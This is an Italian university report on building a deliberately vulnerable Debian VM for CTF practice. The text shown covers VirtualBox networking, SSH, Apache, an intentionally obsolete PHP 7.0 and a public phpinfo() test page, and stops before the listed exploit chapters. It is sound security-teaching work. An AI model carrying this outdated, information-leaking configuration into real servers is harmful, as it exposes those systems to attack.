

UNIVERSITÀ DEGLI STUDI DI SALERNO

## Penetration Testing Summary

Creazione di Virtual Machine “Vulnerable by Design”

Alessandro Cavaliere | Corso di PTEH | A.A. 2023/2024



UNIVERSITÀ DEGLI STUDI DI SALERNO  
**DIPARTIMENTO DI INFORMATICA**  
**DIPARTIMENTO DI ECCELLENZA**

# Sommario

<b>1</b>	<b>Introduzione</b>	<b>3</b>
<b>2</b>	<b>Configurazione della Virtual Machine</b>	<b>3</b>
2.1	Ambiente Virtuale . . . . .	3
2.2	Installazione del sistema operativo . . . . .	3
2.3	Creazione della VM su VirtualBox . . . . .	3
2.3.1	VirtualBox Networking . . . . .	6
2.4	Impostazione dell'Ambiente di Lavoro . . . . .	12
2.4.1	Installazione di SSH . . . . .	13
2.4.2	Installazione di Apache . . . . .	14
2.4.3	Installazione di PHP 7 . . . . .	15
2.4.4	Verifica dell'Installazione . . . . .	15
<b>3</b>	<b>Introduzione alle Sfide CTF e Analisi delle Vulnerabilità</b>	<b>16</b>
3.1	Setup ambiente di sviluppo . . . . .	16
3.2	Livello 1 - Race is Fun . . . . .	18
3.2.1	Analisi dei file coinvolti . . . . .	18
3.2.2	Tentativi di exploit . . . . .	20
3.2.3	Dimostrazione della vulnerabilità . . . . .	21
3.2.4	Risultato . . . . .	23
3.3	Livello 2 - PHP Injection . . . . .	23
3.3.1	Analisi del file coinvolto . . . . .	24
3.3.2	Tentativi di exploit . . . . .	26
3.3.3	Dimostrazione della vulnerabilità . . . . .	28
3.3.4	Risultato . . . . .	29
3.4	Livello 3 - Privilege Escalation . . . . .	32
3.4.1	Analisi dello stato corrente . . . . .	32
3.4.2	Tentativi di exploit . . . . .	33
3.4.3	Dimostrazione della vulnerabilità . . . . .	34
3.4.4	Risultato . . . . .	36
<b>4</b>	<b>Conclusioni</b>	<b>37</b>
	Bibliografia38	

# 1 Introduzione

Nel panorama della sicurezza informatica, l'importanza di comprendere e testare le vulnerabilità dei sistemi non può essere sopravvalutata. Le **Virtual Machine (VM) "Vulnerable by Design"** rappresentano uno strumento educativo e pratico essenziale per studenti, professionisti della sicurezza e appassionati di informatica. Queste VM sono progettate con intenzionali falle di sicurezza, permettendo agli utenti di esplorare, identificare e sfruttare tali vulnerabilità in un ambiente controllato e sicuro. Questo approccio facilita l'apprendimento attivo e l'acquisizione di competenze pratiche in un campo che è in continua evoluzione.

In questo documento sono inclusi tutti i procedimenti che costituiscono la configurazione, l'attivazione e l'exploit dei vari "livelli" CTF della macchina vulnerabile sviluppata, da ora in poi, per semplicità: **pentestVM**. Le azioni eseguite sono descritte in modo dettagliato per consentire di replicare quanto svolto in questa attività progettuale. Nel presente testo verranno presentati gli strumenti impiegati e, successivamente, saranno descritte le operazioni svolte in ciascuna fase in dettaglio.

## 2 Configurazione della Virtual Machine

### 2.1 Ambiente Virtuale

Per poter realizzare l'attività di realizzazione di una propria Virtual Machine è stato configurato un ambiente virtuale mediante l'utilizzo dell'hypervisor **Oracle Virtual Box (Versione 7.0.14 \_Debian)**.

**VirtualBox** è un potente software di virtualizzazione open-source sviluppato da *Oracle*. Permette di creare e gestire macchine virtuali (VM) su un singolo computer fisico, emulando hardware completo per eseguire sistemi operativi diversi.

### 2.2 Installazione del sistema operativo

Per iniziare il processo di creazione della nostra macchina virtuale "*vulnerable by design*", si è optato per l'installazione di un sistema Debian.

Per scaricare il file *.iso* utilizzato, è possibile scaricare l'immagine ufficiale disponibile all'indirizzo <https://cdimage.debian.org/debian-cd/current/amd64/iso-cd/debian-12.5.0-amd64-netinst.iso> [1].

Si è scelta l'immagine ISO di *Debian netinst* per la sua versatilità e possibilità di configurazione minima iniziale.

### 2.3 Creazione della VM su VirtualBox

Dopo aver scaricato l'immagine ISO, si è proceduto con la creazione di una nuova macchina virtuale su VirtualBox. Questo ambiente ci consente di isolare e configurare l'ambiente di sviluppo per le esigenze specifiche delle CTF.

Per procedere a ricreare quanto fatto, bisogna innanzitutto importare il file ISO scaricato come immagine del disco della nostra VM. Segui i passaggi di seguito per completare la configurazione:

1. Crea una nuova macchina virtuale facendo clic su **"New"** nella barra degli strumenti.
2. Nel wizard di creazione della VM, alla prima sezione **"Name and Operating System"**, inserisci un nome per la tua macchina virtuale (ad esempio **"Vulnbox"**, come nel nostro caso) e seleziona il tipo di sistema operativo (**Linux**) e la versione (**Debian (64-bit)**).




Figure 1: Setup nome e OS

3. Nella sezione **"Unattended Install"**, inserisci nome utente e password. Queste credenziali saranno utilizzate per accedere al sistema operativo Debian una volta completata l'installazione.




Figure 2: Setup Username e Password

4. Nella sezione "**Hardware**" assegna la quantità di memoria RAM desiderata per la VM. Nel nostro caso si è scelto di allocare solo 512 MB di RAM, in quanto il sistema che andremo a scaricare non presenterà GUI e lavoreremo solo da riga di comando. Questa dimensione, quindi, basterà per i nostri scopi.




Figure 3: Setup memoria RAM

5. Infine, nell'ultima sezione "**Hard Disk**" del wizard, seleziona "Create a Virtual Hard Disk Now" e clicca inseriamo all'incirca 20.00 GB. Siccome sulla macchina

verranno inseriti solamente dei sorgenti e installati alcuni pacchetti, la quantità di memoria può bastare.




Figure 4: Setup Virtual Hard Disk

Dopo aver completato questi 5 step, noteremo nella home di Virtual Box, nella sidebar sinistra, la nostra VM con il relativo simbolo di Debian, esattamente come in Figura 5.




Figure 5: Icona VM creata

### 2.3.1 VirtualBox Networking

Per quanto riguarda la configurazione di rete per la VM, la prima cosa da fare è configurare le impostazioni di rete di VirtualBox per garantire che la VM sia visibile al nostro host e abbia anche accesso a Internet per scaricare i pacchetti necessari.

Leggendo la documentazione di **VirtualBox Networking** [2], si evince che per ottenere la configurazione desiderata, dobbiamo utilizzare due adattatori di rete nella sezione "Network" di VirtualBox. Questo approccio consente alla VM di comunicare con l'host e di avere accesso a Internet. Sebbene sarebbe possibile utilizzare solo la configurazione **NAT** per scaricare i pacchetti necessari dalla VM, si è optato per questa configurazione per semplificare l'accesso alla VM senza la necessità di effettuare nessun tipo di port forwarding. Inoltre, mantenendo un ambiente di rete isolato e sicuro grazie all' **Host-only Adapter**, siamo sicuri di mantenere la sicurezza e il controllo delle comunicazioni della VM.

La figura 6 mostra un'overview di come funziona il networking su Virtual Box.

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	-	-
Internal	-	-	+	-	-
Bridged	+	+	+	+	+
NAT	+	<a href="#">Port forward</a>	-	+	<a href="#">Port forward</a>
NATservice	+	<a href="#">Port forward</a>	+	+	<a href="#">Port forward</a>

Figure 6: Overview of Networking Modes

Per iniziare la configurazione di rete, apriamo VirtualBox e accediamo alla sezione Tools > Network (Figura 7). Qui, dobbiamo creare due nuove configurazioni di rete: una per "Host-only Networks" e una per "NAT Networks".




Figure 7: Tools Section

- Creazione di una rete Host-only:

1. Vai a Tools > Network e seleziona il tab Host-only Networks.
2. Fai clic su Create per aggiungere una nuova rete Host-only. Infine, attiviamo il DHCP Server.




Figure 8: Host-only Networks

Dopo aver configurato una rete Host-only in VirtualBox, sono stati assegnati i seguenti parametri di rete:

- **IPv4:** 192.168.56.1 con una subnet mask di 255.255.255.0.
- **IPv6:** fe80::800:27ff:fe00:0 con una lunghezza del prefisso di 64 bit.

Questa configurazione consente alla macchina virtuale di comunicare direttamente con l'host tramite una rete isolata, utilizzando NAT per l'accesso a Internet (da attivare).

- **Creazione di una rete NAT:**

1. Nella stessa sezione **Tools > Network**, passa al tab **NAT Networks**.
2. Fai clic su **Create** per aggiungere una nuova rete NAT. Anche qui, non dimentichiamo di attivare il DHCP Server.






Figure 9: NAT Networks

Dopo aver configurato una rete NAT (NAT Network) in VirtualBox, mi è stato assegnato il seguente parametro di rete:

- **IPv4:** 10.0.2.0/24

Questa configurazione permette alla macchina virtuale di accedere a Internet tramite l'host. Le macchine virtuali connesse a questa rete possono comunicare tra loro e accedere a Internet, ma non sono visibili direttamente dalla rete esterna.

- **Configurazione della VM:**

1. Seleziona la macchina virtuale desiderata e vai a **Settings > Network**.
2. Passa alla scheda **Adapter 1**, abilita l'adattatore e impostalo su **NAT Network**. Seleziona il nome della rete NAT creata in precedenza.




Figure 10: Adapter 1

3. Nella scheda **Adapter 2**, abilita l'adattatore e impostalo su **Host-only Adapter**. Seleziona il nome della rete Host-only creata in precedenza.




Figure 11: Adapter 2

Arrivati a questo punto possiamo avviare il sistema operativo **Debian** appena configurato, cliccando su **Start**. Una volta azionato il comando di **Start** della VM, verrà

mostrata la schermata in figura 12.




Figure 12: Low Memory Mode

Questa schermata indica che il sistema è entrato in modalità "**Low Memory**" poiché la memoria RAM assegnata alla macchina virtuale è insufficiente per eseguire l'installazione dell'interfaccia grafica completa. Questo è comune quando si assegna poca RAM alla VM. Tuttavia, ai fini della nostra attività progettuale, questa limitazione non è rilevante.

Il nostro obiettivo principale è caricare codice sorgente e installare i pacchetti necessari per ospitare delle **CTF** su web, come Apache, PHP e SSH. La modalità "**Low Memory**" consente comunque di procedere con l'installazione del sistema operativo e con l'installazione dei pacchetti richiesti per il progetto. Pertanto, possiamo ignorare questo avviso e continuare con la configurazione della VM.

Dopo aver completato l'installazione del sistema operativo, procederemo con l'installazione dei pacchetti essenziali e la configurazione del server web per ospitare le nostre sfide di **CTF**.

Una volta terminate le varie installazioni utili al sistema operativo, accediamo con le credenziali scelte in precedenza alla **CLI** di Debian (Esempio mostrato in Figura 13).




Figure 13: CLI Debian

## 2.4 Impostazione dell'Ambiente di Lavoro

In questa sezione, verrà illustrato come impostare l'ambiente di lavoro necessario per ospitare le sfide **Capture The Flag (CTF)** sulla macchina virtuale Debian. Questo include l'installazione e la configurazione di **SSH** per l'accesso remoto sicuro, **PHP** versione 7.0 volutamente vulnerabile per creare scenari di vulnerabilità realistici, e **Apache** per servire le applicazioni web. Prima di riportare i passaggi e i comandi necessari per completare la configurazione è necessario verificare se le impostazioni del network funzionano correttamente.

Il primo controllo che si potrebbe fare è banalmente lanciare un comando *ping* verso un dominio o un indirizzo IP. Nel caso in cui i pacchetti di ping non vengano inoltrati, bisogna approfondire maggiormente le cause del problema. Questo potrebbe essere uno scenario comune, quindi, di seguito, verrà indicato come risolvere questo problema qualora dovesse verificarsi. Lanciando il comando *ip a*:

```
root@vuln:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:99:53:cd brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 499sec preferred_lft 499sec
    inet6 fe80::a00:27ff:fe99:53cd/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:20:5b:f7 brd ff:ff:ff:ff:ff:ff
```

Figure 14: Network Configuration Values

potrebbe capitare che alcune interfacce di rete siano mancanti, come in questo caso per l'interfaccia del *NAT Network*.

Per correggere il problema è necessario modificare il file principale per la configurazione delle interfacce di rete su Debian. Per farlo, accedere come utente **root** tramite il comando "**su -**", inserire la password ed eseguire il comando:

```
nano /etc/network/interfaces
```

e modificare il file in maniera tale da inserire l'interfaccia mancante. Di seguito la configurazione che è presente nella mia VM:

Listing 1: file `/etc/network/interfaces`

```


1 # This file describes the network interfaces available on your system
2 # and how to activate them. For more information, see interfaces(5).
3
4 source /etc/network/interfaces.d/*
5
6 # The loopback network interface
7 auto lo
8 iface lo inet loopback
9
10 # host only
11 auto enp0s3
12 allow-hotplug enp0s3
13 iface enp0s3 inet dhcp
14
15 # nat
16 auto enp0s8
17 allow-hotplug enp0s8
18 iface enp0s8 inet dhcp

```

Fatto ciò, bisogna attivare l'interfaccia eventualmente inserita, tramite il comando:

```
ifup enp0s8
```

Nel nostro caso l'interfaccia `enp0s8` non presentava alcun indirizzo IP che sia definito come parte della subnet `10.0.2.0/24`. Rieseguendo il comando `ip a`:



```

root@vuln:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 00:00:27:99:53:cd brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 558sec preferred_lft 558sec
    inet6 fe80::a00:27ff:fe99:53cd/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 00:00:27:20:5b:f7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic enp0s8
        valid_lft 536sec preferred_lft 536sec
    inet6 fe80::a00:27ff:fe20:5bf7/64 scope link
        valid_lft forever preferred_lft forever

```

Figure 15: Network Configuration Values 2

possiamo notare che l'interfaccia è stata inserita correttamente. Riprovando a "pingare", noteremo che il tutto funziona correttamente.

#### 2.4.1 Installazione di SSH

**SSH (Secure Shell)** è un protocollo di rete che consente di accedere e amministrare la VM in modo sicuro da remoto. Per installarlo, sempre come utente **root**, eseguire i seguenti comandi:

```
apt update
```

```
apt install openssh-server -y
systemctl enable ssh
systemctl start ssh
```

Questi comandi aggiornano l'elenco dei pacchetti disponibili, installano il server SSH, e abilitano e avviano il servizio SSH. Una volta effettuate queste operazioni possiamo provare ad accedere in SSH alla VM, come mostrato in figura 16.



Figure 16: SSH connection to the VM

### 2.4.2 Installazione di Apache

**Apache** è un server web robusto e ampiamente utilizzato. Per installarlo, utilizzare i seguenti comandi come utente root:

```
apt update
apt install apache2 -y
systemctl enable apache2
systemctl start apache2
```

Questi comandi installano **Apache**, lo abilitano all'avvio automatico e lo avviano immediatamente. Quando si installa **Apache**, vengono create diverse cartelle importanti che sono utilizzate per la configurazione e la gestione dei siti web e delle applicazioni web. Tralasciando i file di configurazione di Apache presenti in `/etc/apache2/`, per l'attività progettuale ci concentreremo sulla cartella `/var/www/`, in quanto quest'ultima è la directory di base dove vengono ospitati i file dei siti web. È qui dove inseriremo tutti i file dei progetti web. Tali progetti verranno approfonditi nel prossimo capitolo.

### 2.4.3 Installazione di PHP 7

Per creare scenari di vulnerabilità realistici, installeremo, sempre come utente root, una versione obsoleta di **PHP**. I seguenti comandi installano **PHP 7** e i moduli necessari per l'integrazione con Apache:

```
apt update
apt install php7.0 libapache2-mod-php7.0
php7.0-cli php7.0-mysql php7.0-curl php7.0-gd php7.0-mbstring -y
systemctl restart apache2
```

Questi comandi installano **PHP 7** e i moduli comuni necessari per eseguire applicazioni web, quindi riavviamo Apache per applicare le modifiche. Il modo con cui sfrutteremo le vulnerabilità di **PHP 7** lo vedremo nel prossimo capitolo.

### 2.4.4 Verifica dell'Installazione

Dopo aver installato **SSH**, **Apache** e **PHP**, è importante verificare che tutto sia configurato correttamente. Per verificare lo stato di **Apache**, eseguire:

```
systemctl status apache2
```

Se **Apache** risulta essere funzionante, è possibile visualizzare all'interno di un browser web navigando verso `http://ip-VM/` la welcome page di **Apache** come in Figura 17.




Figure 17: Apache Welcome Pages

Per verificare che **PHP** sia stato installato correttamente, creare un file .php di test in `/var/www/html`:

```
echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php
```

Poi, aprire un browser web e navigare verso `http://ip-VM/info.php`. Dovrebbe apparire una pagina con le informazioni di configurazione di **PHP** come in Figura 18.

PHP Version 7.0.33-75+0~20240606.88+debian12~1.gbpce193b	
	
System	Linux vulnbox 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
Build Date	Jun 6 2024 16:31:12
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
